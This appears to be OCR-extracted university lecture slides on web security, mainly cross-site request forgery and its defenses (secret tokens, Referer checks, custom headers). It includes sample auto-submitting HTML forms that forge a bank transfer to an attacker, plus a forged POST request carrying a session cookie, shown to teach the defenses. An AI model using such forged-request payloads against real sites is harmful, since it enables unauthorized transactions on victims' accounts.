
A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
…	Various implementation problems	…expose a file, directory, or database key without access control check, …misconfiguration, …missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information

https://www.owasp.org/index.php/Top_10_2013-Top_10

Recall: session using cookies



Basic CSRF



Server Victim

1 establish session

4 send forged request (w/ cookie)

User Victim

2 visit server (or iframe)

3 receive malicious page

Attack Server

Q: how long do you stay logged in to Gmail? Facebook? ….


Cross Site Request Forgery (CSRF)

- Example:
  - User logs in to bank.com
    - Session cookie remains in browser state
  - User visits another site containing:

```
<form  name=F  action=http://bank.com/BillPay.php>
<input  name=recipient   value=badguy> …
<script> document.F.submit(); </script>
```

  - Browser sends user auth cookie with request
    - Transaction will be fulfilled
- Problem:
  - cookie auth is insufficient when side effects occur

Form post with cookie



```
<form action=https://www.bank.com/transfer
  method=POST target=invisibleframe>
  <input name=recipient value=attacker>
  <input name=amount value=$100>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /transfer HTTP/1.1
Referer: http://www.attacker.com/blog
recipient=attacker&amount=$100
Cookie: SessionID=523FA4cd2E
```

User credentials

CSRF Defenses

- Secret Validation Token

```
<input type=hidden value=23a3af01b>
```

- Referer Validation

```
Referer: http://www.facebook.com/home.php
```


- Custom HTTP Header

```
X-Requested-By: XMLHttpRequest
```

Secret Token Validation

- Requests include a hard-to-guess secret
  - Unguessability substitutes for unforgeability
- Variations
  - Session identifier
  - Session-independent token
  - Session-dependent token
  - HMAC of session identifier

Secret Token Validation



slicehost

https://manage.slicehost.com/slices/new

Add a Slice

Slice Size

●	256 slice	$20.00/month – 10GB HD, 100GB BW
○	512 slice	$38.00/month – 20GB HD, 200GB BW
○	1GB slice	$70.00/month – 40GB HD, 400GB BW
○	2GB slice	$130.00/month – 80GB HD, 800GB BW
○	4GB slice	$250.00/month – 160GB HD, 1600GB BW
○	8GB slice	$450.00/month – 320GB HD, 2000GB BW
○	15.5GB slice	$800.00/month – 620GB HD, 2000GB BW


System Image

Ubuntu 8.04.1 LTS (hardy)

Slice Name


Add Slice or cancel

NOTE: You will be charged a prorated amount based upon the number of days remaining in your



```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></d
="/images/logo.jpg" width='110'></div>
```

Referer Validation



Facebook Login

For your security, never enter your Facebook password on sites not located on Facebook.com.

Referer Validation Defense

- HTTP Referer header
  - Referer: http://www.facebook.com/ ✓
  - Referer: http://www.attacker.com/evil.html ✗
  - Referer: ?
- Lenient Referer validation
  - Doesn't work if Referer is missing
- Strict Referer validaton
  - Secure, but Referer is sometimes absent…


Referer Privacy Problems

- Referer may leak privacy-sensitive information


  ```
  http://intranet.corp.apple.com/
  projects/iphone/competitors.html
  ```

- Common sources of blocking:
  - Network stripping by the organization
  - Network stripping by local machine
  - Stripped by browser for HTTPS -> HTTP transitions
  - User preference in browser
  - Buggy user agents
- Site cannot afford to block these users

Suppression over HTTPS is low




But… sites can redirect browser


Web Request
Http Status code 301/302 – Target URL Location
Redirect Web Request to Target URL Location
Web Response
Client Web Browser
Web Server

Does the referrer header help us in this situation?

Limitation of referer header


referer: http://www.site.com
Web Request
Http Status code 301/302 – Target URL Location
referer: http://www.site.com
Redirect Web Request to Target URL Location
Web Response
Client Web Browser
Web Server

